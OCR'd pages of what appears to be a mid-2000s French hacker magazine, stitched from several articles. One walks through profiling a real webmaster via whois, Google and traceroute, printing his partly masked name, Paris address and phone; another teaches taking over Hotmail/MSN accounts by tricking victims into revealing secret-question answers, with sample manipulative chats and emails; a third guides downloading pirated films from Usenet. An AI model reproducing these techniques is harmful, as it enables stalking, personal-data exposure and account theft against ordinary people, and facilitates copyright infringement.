
La collecte d'information est une étape clé en matière d'intrusion, mais qui peut aussi être utile dans d'autres contextes. Découvrez quelques techniques de base, faciles à essayer, et qui permettent d'apprendre une foule de choses à partir d'un simple site web.

Les méthodes de collecte d'information sont nombreuses et très diverses. Nous nous arrêterons ici à une approche logicielle et technique du problème. Cependant, on peut souvent aller beaucoup plus loin avec un simple téléphone public et un peu d'ingéniosité.

Prenons ce site comme exemple : www.o9ho.gonline.fr. Son webmaster prend tous les jours une photo de lui, à heure fixe. Je suis un fan et je veux le contacter, comment m'y prendre ? C'est un jeu d'enfant...
En naviguant sur le site, on remarque une version anglaise. En s'y rendant, on voit que l'adresse change: http://www.o9ho.com. De toute évidence, ce nom de domaine appartient à notre homme. Voyons ce que l'on peut en tirer.

Whois ?

Lorsqu'on achète un nom de domaine, on en est responsable, c'est pourquoi on doit donner ses coordonnées. Il faut cependant être conscient que ces données personnelles sont en principe accessibles à tous, par une simple consultation du serveur whois approprié. Pour trouver à qui appartient www.o9ho9.com, nous allons utiliser le logiciel 3D Traceroute, un freeware disponible sur le web : (http://www.d3tr.de/), mais on pourrait aussi utiliser des services online, comme http://allwhois.com.



Nous allons utiliser deux fonctionnalités de ce programme : d'abord le whois, puis le tracing.
Les informations sur les noms de domaines sont centralisées sur plusieurs serveurs whois principaux. Pour les .COM, par exemple, on utilise whois.internic.net. Pour l'Europe, c'est whois.ripe.net. Il y a quelques années, ces serveurs contenaient toutes les informations, mais avec l'explosion d'Internet, ce sont les revendeurs de noms de domaines qui gardent les détails personnels. Ainsi, une requête pour 09h10.com chez Internic nous apprend que les infos se trouvent sur whois.bookmyname.com. On entre donc le nom de ce serveur dans le champs approprié de 3d Traceroute, comme on le voit dans l'illustration.

On trouve dans le résultat des informations très intéressantes. En voici un extrait, certaines informations étant effacées pour des raisons évidentes de discrétion (ces données sont cependant publiques) :

```
Domain Name :
09h10.com
Registrant /
Admin Contact :
Jean-Michel
```


n webmaster

```
*****
20, rue du
**********
75014 Paris
FRANCE
phone :
+3314321****
```

Impressionnant, non ? On a son nom, prénom, adresse, et téléphone. Ça fait déjà pas mal d'infos, mais moi je suis un fan, un vrai, alors je veux tout savoir sur lui ! Pour cela, on va faire appel à un outil surpuissant : Google !

Google l'indiscret

On lance la recherche : « Jean-Michel ***** » (essayez avec votre nom, vous pouvez être surpris !). On trouve son site perso, allez on y va, peut-être trouverons-nous des infos... Bingo ! On est déjà sûr que c'est bien lui avec les photos, et la liste de ses autres sites le confirme (09h10.com est là). On trouve aussi sur ce site sa généalogie complète. Ce sont des informations extrêmement utiles lors d'une attaque par social engineering. N'êtes-vous pas en confiance quand quelqu'un vous parle de la part de votre cousin ou de votre tante ?



Hop	IP	Hostname	last [ms]	min [ms]	max [ms]	ava. [ms]	var. [ms]	tot.
1	*	*						
2	193.253.160.3	193.253.160.3	27	16	71	29	15	
3	80.10.192.1	GE1-1-158.ncncy201.Nancy.francetelecom.net		15	78	21	13	
4	193.252.160.86	pos6-0.nncy101.Nancy.francetelecom.net		15	77	22	17	
5	193.252.103.10	pos0-1.ntaub201.Aubervilliers.francetelecom.net	21	20	70	30	16	
6	193.252.161.54	pos6-0.ntaub301.Aubervilliers.francetelecom.net	58	20	60	26	10	
7	193.252.103.85	pos0-0-0-0.noaub101.Aubervilliers.francetelecom.net	20	20	83	27	12	
8	193.251.126.78	pos0-1-0-0.nosta102.Paris.francetelecom.net	22	20	114	29	20	
9	193.252.103.245	193.252.103.245	24	20	103	32	20	
10	213.228.3.1	[redacted]	21	21	120	35	23	
11	212.27.37.83	[redacted]	24	21	78	32	15	

Toutes ces informations peuvent être exploitées. Et on a les coordonnées de son responsable technique, imaginez pour qui on pourrait se faire passer ;)

Traceroute

Toujours avec le logiciel 3D Traceroute, après avoir indiqué 09h10.com dans le champ de l'adresse, allez dans l'onglet « as List » et cliquez sur trace. Le logiciel va tracer la connexion jusqu'à sa source. Mais que se passe-t-il exactement ? En fait, c'est le principe d'Internet, la toile; quand vous tapez une adresse dans votre navigateur, votre ordinateur ne se connecte pas directement au serveur qui héberge le site. Réfléchissez, quand vous allez en vacances à la plage, vous allez passer par plusieurs routes. Ces routes, ce logiciel les trouve et vous les affiche dans l'onglet « as List ». Les routes du milieu ne sont pas vraiment intéressantes à étudier, mais les dernières apportent des informations (ici les informations importantes sont grisées), ce sont en fait les petites routes que vous prenez en sortant de l'autoroute pour arriver à la plage...

Le serveur se trouve donc à Paris... Mais ce n'est pas si étonnant que ça, puisqu'il est hébergé par 9online.


Se protéger

Il n'est pas toujours facile de maîtriser toutes les informations personnelles que nous laissons sur le Net. Le mieux est de ne donner ces informations que lorsque c'est absolument nécessaire. Pour cela, l'idéal est de s'inventer une ou plusieurs identités à l'étranger : un nom, une adresse, un numéro de téléphone imaginaires que vous réutilisez partout.

Afin de savoir à quoi s'en tenir, il est bon de faire assez régulièrement une recherche Google sur ses noms et prénoms, adresse ou numéro de téléphone. Vous êtes normalement en droit d'exiger du responsable d'un site (vous savez maintenant comment le contacter :-) de supprimer l'affichage public d'informations privées vous concernant.

Comment se faire vo

Cet article montre, du point de vue de l'attaquant, comment un compte hotmail ou msn peut être usurpé très simplement, sans la moindre intrusion au sens technique du terme.



- **bob :** "Salut, ça va ?
- **3vil :** Wé, é toi blablabla [récit des vacances chez mamie coupé par respect pour les lecteurs]...
- **bob :** Ok c'est kewl, ramène-moi un plan de tomates la prochaine fois
- **3vil :** :-) Raaah ça m'énerve, je vais devoir sortir le chien, c'est sympa comme bestiole mais il faut s'en occuper :/. T'as des animaux toi ?
- **bob :** Wé, j'ai trois chats, un chien et un poisson rouge.
- **3vil :** Eh ben t'as du courage :p Ils s'appellent comment ?
- **bob :** Robert, Maurice, Bertrand, Boulette et King Kong :-)"

Et voilà : 3vil, qui connaissait la question secrète de Bob ("Quel est le nom de mon animal de compagnie favori ?"), n'a plus qu'à tester tous les noms. S'il avait demandé clairement : "Lequel est ton favori ?", ou s'il avait débuté la conversation différemment, bob aurait pu se douter de quelque chose. Évidemment, ce dialogue est fictif. Mais des gens se font avoir tous les jours à ce petit jeu.

C'est quoi, le social engineering ?

Le social engineering (dit SE), d'un point de vue grossier et sans entrer dans les subtilités (ce que nous ferons plus tard), c'est l'art du baratinage. Il peut s'agir de se faire passer pour une autre personne, d'inventer des situations, des prétextes, tout ça dans le but de retirer des informations, comme par exemple un mot de passe, des informations personnelles ou, dans le cas qui nous intéresse aujourd'hui, la réponse à la question qui peut changer vos mots de passe. Attaquons le gros du sujet, même si c'est un sujet plutôt fin (si vous me permettez le jeu de mots :p)

Le côté technique

Comme vous le savez certainement, si vous êtes aussi tête en l'air que moi ou que vous avez déjà tripatouillé un peu Hotmail histoire d'en découvrir tous les secrets, Hotmail possède un système de changement de mots de passe basé sur une question secrète et une réponse tout aussi secrète (enfin ça, c'est ce que nous allons voir :p) Vous avez donc compris que c'est là que le SE va être bien utile, car il vous faudra ruser afin d'obtenir cette réponse. Mais avant toute chose, ne vous faites pas d'illusions, ça ne marche pas à tous les coups, la réponse peut très bien être sans rapport pour brouiller les pistes.

Voyons déjà comment accéder à cette fameuse question secrète, car c'est la moindre des choses à savoir (si, si, j'vous assure). C'est très simple, il vous suffit de rentrer dans votre navigateur "www.hotmail.com", d'entrer dans "Adresse de messagerie" l'adresse de la présumée future victime, dans "Mot de passe" un mot de passe bidon (notez-le au cas où ce serait le bon :p), et de cliquer sur "Connexion". Vous atterrissez ensuite sur une page vous informant que le mot de passe est erroné, avec deux URLs vous proposant soit : de vous inscrire à .NET Passport, soit de créer un nouveau mot de passe.

C'est cette dernière option qui nous intéresse. On vous invite

er son MSN bêtement

ensuite à entrer le pays de l'utilisateur. Là encore, si l'utilisateur a choisi un pays au pif, ou vous choisissez une autre victime, ou vous faites tous les pays, en prenant soin de noter chaque pays pour ne pas le refaire plus tard. Vous rentrez donc les infos demandées, et là, vous arrivez à la fameuse question secrète, qui vous permettra avec la bonne réponse de changer les mots de passe de la victime. Nous allons donc trouver comment soutirer les informations à votre cible, sans l'agresser en pleine rue à la batte de base-ball.

Les risques

Plusieurs cas de figure s'offrent à vous, vous connaissez la cible et vous discutez avec elle sur msn, vous connaissez la cible qui vous a bloqué sur msn, vous ne connaissez pas la cible qui n'a pas msn, etc. Mais dans tous les cas, une chose qu'il ne faudra surtout pas oublier, c'est la ruse et la subtilité (enfin deux choses quoi :p) Si vous sortez en plein milieu de la conversation : "Eh vieux, c'est koi le nom de ta daronne ?", vous allez perdre 95 % de chances de réussite et détériorer de façon critique vos relations avec cette personne. Il faut donc y aller doucement, et amener la conversation sur le sujet qui vous intéresse. Beaucoup de personnes à qui l'on explique plus ou moins le SE se voient tout excitées et se jettent sur le premier nom de leur liste de contacts, posent leur question sans même réfléchir au fait que leur interlocuteur leur racontait ses dernières vacances au potager de mamie, sujet qui lui tenait à c?ur. Déjà que dans de "bonnes" conditions une question mal posée braque, mais alors là c'est encore pire (une mamie, c'est sacré voyons). Donc attendez patiemment qu'il ait fini de vous déblatérer ses histoires, puis tranquillement mais fermement (pas trop ferme non plus :p) glissez une légère allusion, puis développez. Autre cas, admettons que vous ne connaissiez pas la victime, qu'elle dispose d'une adresse Hotmail et qu'elle ait MSN Messenger. Il est beaucoup plus recommandé d'envoyer un mail, car le coup du "un contact m'a filé ton adresse, mais je sais plus qui" ça éveille (très légèrement) les soupçons. Comme la victime doit certainement avoir une passion, un site web, ou quelque chose comme ça (renseignez-vous auparavant), vous pouvez vous faire passer pour un fan de son site qui voudrait en savoir plus sur son gourou, un gars sympa (ou une fille, ça marche même encore mieux :p) qui partage la même passion que la victime, etc. Après un peu de pratique, vous trouverez vite de nouveaux moyens d'arriver à vos fins. Mais une fois encore, n'oubliez pas d'être fin.

Autre exemple

Montrons cette fois comment cela peut se faire par mail. La victime possède un site, question secrète : "Quelle est ma couleur préférée ?".

" Bonjour [pseudo_du_webmaster], j'ai visité votre site qui m'a beaucoup plus, et je me demandais qui pouvait bien être le webmaster de ce site génial. J'ai donc quelques questions concernant votre vie de tous les jours (si bien sûr vous acceptez d'y répondre). Quels sont vos hobbies, depuis combien de temps faites-vous de l'informatique, avez-vous un autre site web ? Et pour terminer par une petite question hors sujet, quelle est votre couleur préférée ? :p Merci d'avance pour vos réponses :)

à+++++
Un fan "

Bien sûr ces exemples sont à adapter aux situations.

Conclusion

En bilan, souvenez-vous que ces exemples ne sont qu'au nombre de deux pour les centaines de situations possibles. Et souvenez-vous aussi que le SE peut être applicable à tous les domaines (sauf à la Française des Jeux peut-être) ! Alors méfiez-vous :-)

Nessus

À tester : Google Talk

Si vous faites plus confiance à Google qu'à Microsoft, essayez Google Talk. Sa technologie repose sur des protocoles ouverts (sans brevet ni secret), donc plus efficaces et plus sûrs pour ses utilisateurs.
http://www.google.com/talk/

Télécharger un fi

De nombreux réseaux d'échange ont déjà périclité : Napster, Audiogalaxy. D'autres suivront. Justement, saviez-vous qu'il est possible d'échanger des fichiers sans passer par Kazaa ou Emule ? Il existe en effet de nombreux autres moyens de faire transiter des fichiers... Nous vous présentons, dans cet article, celui qui offre les meilleures possibilités puisqu'il est en effet doté de deux avantages majeurs, la vitesse et le fait de reposer sur un médium presque aussi vieux qu'Internet.

Un peu d'histoire

Usenet, quèsaco ?

En – vraiment – résumé, Usenet est le plus gros système d'échanges décentralisés existant. C'est un ensemble de machines reliées entre elles, qui se transmettent des articles diffusés sur des groupes de discussion ou " newsgroup ".

En pratique, dès lors que vous vous êtes connecté sur un serveur de news, vous téléchargez la liste des newsgroups disponibles sur ce serveur. Ces groupes sont en réalité très similaires à des forums traitant chacun d'un sujet précis, avec des noms hiérarchisés par catégorie, à plusieurs degrés, qui permettent une identification rapide et intuitive des groupes. Les huit principales catégories (The " Big Eight ") sont les suivantes :

- comp.*: computer, on y parle donc d'informatique,
- misc.*: comme miscellaneous, sujets divers,
- news.*: pas besoin de précisions...
- rec.*: récréation, pour tout ce qui est loisirs,
- sci.*: sciences,
- soc.*: social, qui traite de société,
- talk.*: talk, pour les sujets controversés, les débats,
- humanities.*: pour l'art, la littératures, la philosophie.

La catégorie qui va nous intéresser tout au long de cet article est celle des alt.* (comme alternative) et plus particulièrement les alt.binaries (pour binaires). C'est dans ces newsgroups que vous trouverez des fichiers : images, mp3, archives, iso...

Après avoir sélectionné un groupe et vous y être abonné, vous pourrez consulter tous les articles (les messages) présents sur ce groupe. Si vous postez un message sur le groupe d'un serveur donné, il sera automatiquement transmis aux autres serveurs reliés à celui-ci. Ces serveurs le transmettront à d'autres, et ainsi de suite. Voilà du p2p (pair à pair), mais au niveau des serveurs et plus des clients. Votre article sera donc disponible à partir de n'importe quel serveur de news pendant un certain temps. En effet, chaque serveur aillant une quantité d'espace de stockage fixe, les messages sont effacés au fur et à mesure, par date d'antériorité. En pratique, les messages restent consultables de quelques jours à plusieurs semaines, selon les serveurs.


À quoi ça sert ?

Le but premier de l'Usenet était l'échange d'informations. Mais la mode, dans ce créneau, est plutôt aux forums que nous connaissons tous, sur le Web. Cependant l'Internet offrant sans cesse de nouvelles possibilités, il est désormais plus simple qu'auparavant d'ajouter des fichiers binaires aux articles (l'uuencode ça va 5 mn). Sachant que personne ne contrôle vraiment l'Usenet, si un film est posté sur un serveur, tous les autres serveurs pourront le mettre à disposition. On aurait difficilement pu rêver mieux sachant que lorsque nous téléchargeons un film sur les serveurs de free, la vitesse de transfert peut dépasser les 800Ko/sec. On peut donc dire adieu à E-mule, BitTorrent et consorts pour passer au download très haut débit ! Encore mieux, nous n'envoyons aucune donnée, contrairement au cas du P2P ! Or, à en juger par la jurisprudence actuelle, le simple fait de télécharger des ?uvres, tant qu'il n'y a pas d'upload, ne vous place pas dans l'illégalité : c'est le droit à la copie privée. Attention toutefois, le téléchargement de logiciels sans l'accord de leur éditeur demeure illégal.

Ça déchire ! Mais où sont les serveurs ?

Certes vous devez commencer à être alléchés

lm en une heure




par toutes ces nouvelles perspectives, mais la première question à se poser est : quel serveur de news utiliser ? Eh bien, c'est là que le bât blesse ! Car en France, seul Free donne à ses adhérents un accès à ses serveurs de news. Certes le taux de rétention (nombre de jours au cours desquels les articles sont stockés) est faible, mais le débit est illimité (j'arrive à 1mo/sec). Pour les autres, il faudra passer par des offres payantes ou par des serveurs ayant des limites de dl très faibles (1go/mois gratuit pour yottanews par exemple). Avec quelques serveurs et quelques mails différents, on peut très bien s'en sortir. Mais si vous êtes un gros téléchargeur, n'hésitez pas à souscrire une offre illimitée pour 10 à 20 euros. Voici quelques sites proposant des services : easynews.com, yottanews.com, giganews.com, 100proofnews.com, daranews.com, usenetserver.com, newshosting.com. Avec tout ça, vous devriez trouver votre bonheur.

S'en servir pour le partage de fichiers

Maquette : à placer sur cette page ou la suivante

C'est bon, vous avez votre serveur de news, votre paquet de chips et vos habits anti GO (à des vitesses semblables, il faut se méfier…), vous êtes donc prêt à passer au téléchargement. Mais tout bon cosmonaute doit se munir d'un bon vaisseau (j'ai une bronchite donc là, ce sont les séquelles de la fièvre). Bref, pour télécharger, il vous faut un bon client NNTP. Là encore, c'est comme les goûts et les couleurs, ça ne se discute pas. Les windowsiens utiliseront sans doute plus facilement " Grablt " qui est le plus simple des clients tandis que les linuxiens se dirigeront plus naturellement vers " pan " ou " Klibido ".
Voici la méthode générique d'utilisation des clients, avec l'exemple de Grablt. Si votre client diffère légèrement, je suis sûr qu'en passant 10 mn dessus vous trouverez.



Par contre, si vous passez une heure à vous plaindre comme quoi ça ne marche pas, je pense qu'effectivement... ça ne marchera pas !

Alors une fois le client lancé, il faut spécifier le serveur. On cherche donc un onglet " ADD SERVER ". Pour GrabIt, on effectue un clic droit sur " my GrabIt ". On ajoute notre serveur (pour les freenautes, news.free.fr par exemple), ainsi que nos login et password si besoin. Ne touchez pas au reste, sauf si vous savez ce que vous faites, excepté pour le nombre de connexions maximum que vous pouvez spécifier en fonction du serveur. La plupart des serveurs en supportent quatre, ce qui est parfait. Au-delà, il n'y a plus de gain de rapidité, donc plus trop d'intérêt. Une fois votre serveur spécifié, cliquez dessus et faite un " update grouplist " ou un " refresh grouplist ". Patientez quelque temps, cela peut être long. Une fois la mise à jour terminée, la liste des newsgroups disponibles sur ce serveur apparaît. Attention, certains serveurs publics filtrent des groupes précis comme les alt.binaries.

Abonnez-vous aux groupes qui vous intéressent (clic droit et " suscribe "). Une fois les groupes sélectionnés, cliquez sur " update groups ". Encore une fois, ça peut prendre un certain temps, mais ça vaut tellement le coup... Après quelques minutes, vous verrez apparaître dans l'onglet " articles " tous les articles de ce groupe. Faites une recherche sur un film dans " alt.binaries.divx.french ", sélectionnez tous les fichiers portant ce nom et commencez le téléchargement. Par tous les éléments, j'entends les fichiers .rar .r* mais aussi .par2 (clic droit " grab selected articles "). Eh oui, l'Usenet ne supportant pas les fichiers excédant les 50mo, les gros fichiers sont scindés en plusieurs parties !

Au bout de quelques minutes, voire quelques heures, vous aurez récupéré votre film ! Elle est pas belle, la vie ?

Mais c'est vide !

Effectivement, ce n'est pas comme E-mule. Il ne suffit pas de faire une recherche pour la voir systématiquement aboutir après quelque temps (quel euphémisme...). Ça fonctionne plutôt comme bit torrent. Les articles ayant une durée de vie limitée, il faut regarder ce qui est proposé à un instant T et le télécharger. Ne vous inquiétez pas pour autant, le choix est très vaste et il existe de merveilleux sites, comme http://www.altbinnewsgroup.com/ qui répertorient tous les films, albums, DVD, jeux, iso, etc. postés sur tel ou tel groupe. Bien sûr, les articles n'y sont disponibles que pour un temps donné. Il faut donc les consulter assez régulièrement. Cependant, je vous assure que le choix est très large, vous trouverez donc sans trop de problème votre bonheur.

Conclusion

Il est vrai que cette technique de téléchargement peut paraître quelque peu complexe de prime abord, mais on la maîtrise très rapidement et avec dextérité. N'oubliez pas cependant que la situation juridique sur les téléchargements n'est pas encore claire, alors méfiance. Il est tout de même intéressant à noter que seul Free laisse un accès complet aux newsgroups pour ses clients, et partiel pour ceux qui ont simplement un compte (pas Adsl) en retirant bien sûr les alt.binaries.*. L'intérêt commercial supplanterait-il la législation ? Affaire à suivre...

Kanar

QuickPar, mon sauveur !

Ça y est, vous avez commencé à lire cet article il y a 20 mn et déjà votre premier film est téléchargé ! Mais que faire ? Vous avez devant vous une multitude de fichiers rar et quelques par2. Il vous faut désormais QuickPar et WinRaR. Si l'utilisation de WinRar paraît évidente à ce moment précis, celle de QuickPar l'est beaucoup moins. QuickPar est un logiciel de création de volumes de parité de vos archives afin d'en vérifier l'intégrité mais aussi de les récupérer en cas de corruption de fichier. Eh oui, il est fréquent que certaines parties de l'archive soient corrompues lors du téléchargement.

Grâce à QuickPar, vous pourrez donc vérifier que toutes les parties de votre téléchargement sont bien rapatriées et que rien n'est corrompu. Dans le cas contraire, vous pourrez alors réparer l'archive endommagée, voire, encore plus fort, recréer un bout d'archive manquant. Cet outil est tout simplement génial et fonctionne parfaitement. Cependant, je vous conseille de l'utiliser sur de grosses configurations. En effet, sur un Athlon 1Ghz, je n'arrivais pas à réparer systématiquement tous mes fichiers. J'ai donc tout envoyé sur ma bête de course, mon P4 3.2Ghz HT, et là, nickel, j'ai récupéré les fichiers qui me posaient problème ! Pour l'utilisation, rien de plus simple : double-cliquez sur le fichier par2 principal et c'est parti ! Attendez quelques minutes et vous verrez, en orange, les fichiers corrompus et, en rouge, les manquants. Une fois l'analyse terminée, cliquez sur réparer et patientez encore un peu. C'est fini ! Vous n'avez plus qu'à décompresser votre archive, il n'y aura aucun souci sauf peut-être le manque d'espace de votre disque dur. Eh oui, quand on télécharge comme un fou, les GO passent très vite ! Mais heureusement les graveurs DVD sont là ;)

Qu'est-il arrivé à Exeem ?

Exeem a été présenté comme un BitTorrent avec un moteur de recherche. Même si son peu de succès jusqu'à présent s'explique peut-être par certaines imperfections, le principe vaut en tout cas qu'on s'y intéresse.

C'est avec beaucoup d'enthousiasme que la communauté des utilisateurs de BitTorrent à travers le monde avait accueilli la nouvelle de la création d'un logiciel qui réunirait la force de leur réseau favori avec celle d'un moteur de recherche intégré. Le projet « eXeem » avait été annoncé au moment des fêtes de Noël par Sloncek, le créateur slovène du très regretté SuprNova.org, à l'époque encore le plus gros site de liens BitTorrent. Depuis, de nombreux autres sites pirates tels que Youceff.com ont dû fermer leurs portes après que l'association américaine de l'industrie du cinéma (la MPAA) ait décidé en plein mois de décembre de frapper fort. SuprNova.org avait lui fermé, volontairement, pour laisser place au seul eXeem.

